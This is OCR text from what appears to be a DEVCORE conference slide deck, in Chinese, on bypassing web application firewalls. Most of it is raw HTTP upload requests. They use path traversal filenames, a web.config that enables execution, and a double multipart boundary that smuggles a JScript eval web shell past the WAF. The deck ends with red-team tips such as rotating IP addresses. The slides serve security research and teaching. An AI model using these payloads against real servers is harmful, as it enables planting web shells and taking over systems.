
DEVCORE
--x--
```

WAF 看到

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; x=filename="1;/../web.config"
Content-Type: text/plain

DEVCORE
--x--
```

後端看到

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)
```

上傳完整 web.config

```
--x
Content-Disposition: form-data; name="file"; x=filename="1;/../web.config"
Content-Type: text/plain

<?xml version="1.0"?>
<configuration>
   <system.webServer>
      <security>
         <requestFiltering allowDoubleEscaping="true" />
      </security>
      <handlers accessPolicy="Read, Execute" />
   </system.webServer>
</configuration>
--x--
```


200 ok

成功上傳 web.config

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx"
Content-Type: text/plain

<%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>
--x--
```

上傳完整 Web Shell

403 被 WAF 阻擋



部分畫面
僅公布於研討會

我就知道會這樣

1.確定前後端 boundary 解析不一致

2.確定寫檔路徑可繞，剩內容需要繞

3.可以塞壞東西在 Form header

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

Double Boundary

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

後端 認 y:

後端的視野

後端 認 y:

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

成功跳脫路徑

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";

--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

後端 認 y:

BOUNDARY=y:;

成功寫入的內容

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)
```

WAF 認 x

WAF 的視野

```
--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)
```

WAF 認 x

```
--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

必須同時是 x 和 y: 的 form header

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

WAF 認 x

WAF 認為 --y: 是 x form 中，沒 value 的 header

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

WAF 認 x

仍然是在 x form 裡面的 header，中間沒有中斷

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)
```

WAF 認 x

```
--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>

--y:--
--x--
```

Web Shell 在 Content-Type 不會被擋

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)
```

WAF 認 x

```
--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>

--y:--
--x--
```

WAF 認為是 Content

WAF 認為是 Content

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y:; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="x";

1
--x
--y:
Content-Disposition: form-data; name="file"; x=filename="1;/../shell.aspx";


--x
Content-Disposition: form-data; name="foo";
Content-Type: <%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>


--y:--
--x--
```

成功上傳 Web Shell

Success

任意檔案上傳

調 查 結 算


- ✓ form header confusion
- ✓ Content-Type mutation
- ✓ double boundary

SUMMARY

總結

DEVCORE

2023 年
真實鐵血案例



DEVCORE SECURITY CONSULTING

2023 年
真實鐵血案例

DEVCORE

CVE 2022
Payload

WAF

SQL Injection

XSS

Path Traversa


File Upload

Web Server

DB Server


DEVCORE SECURITY CONSULTING

2023 年
真實鐵血案例



DEVCORE SECURITY CONSULTING

2023 年
真實鐵血案例



DEVCORE SECURITY CONSULTING

DEVCORE

最後

致 WAF 前的你

致紅隊

DEVCORE

- 準備好 IP Address 變換機制！

致紅隊

DEVCORE

- 準備好 IP Address 變換機制！
- 繞過前先確認目標弱點存在

致紅隊

DEVCORE

- 準備好 IP Address 變換機制！
- 繞過前先確認目標弱點存在
- 像在做實驗一樣，有脈絡的探測分析 WAF 行為

致紅隊

DEVCORE

- 準備好 IP Address 變換機制！
- 繞過前先確認目標弱點存在
- 像在做實驗一樣，有脈絡的探測分析 WAF 行為
- WAF 還是可能會繞過的

致紅隊

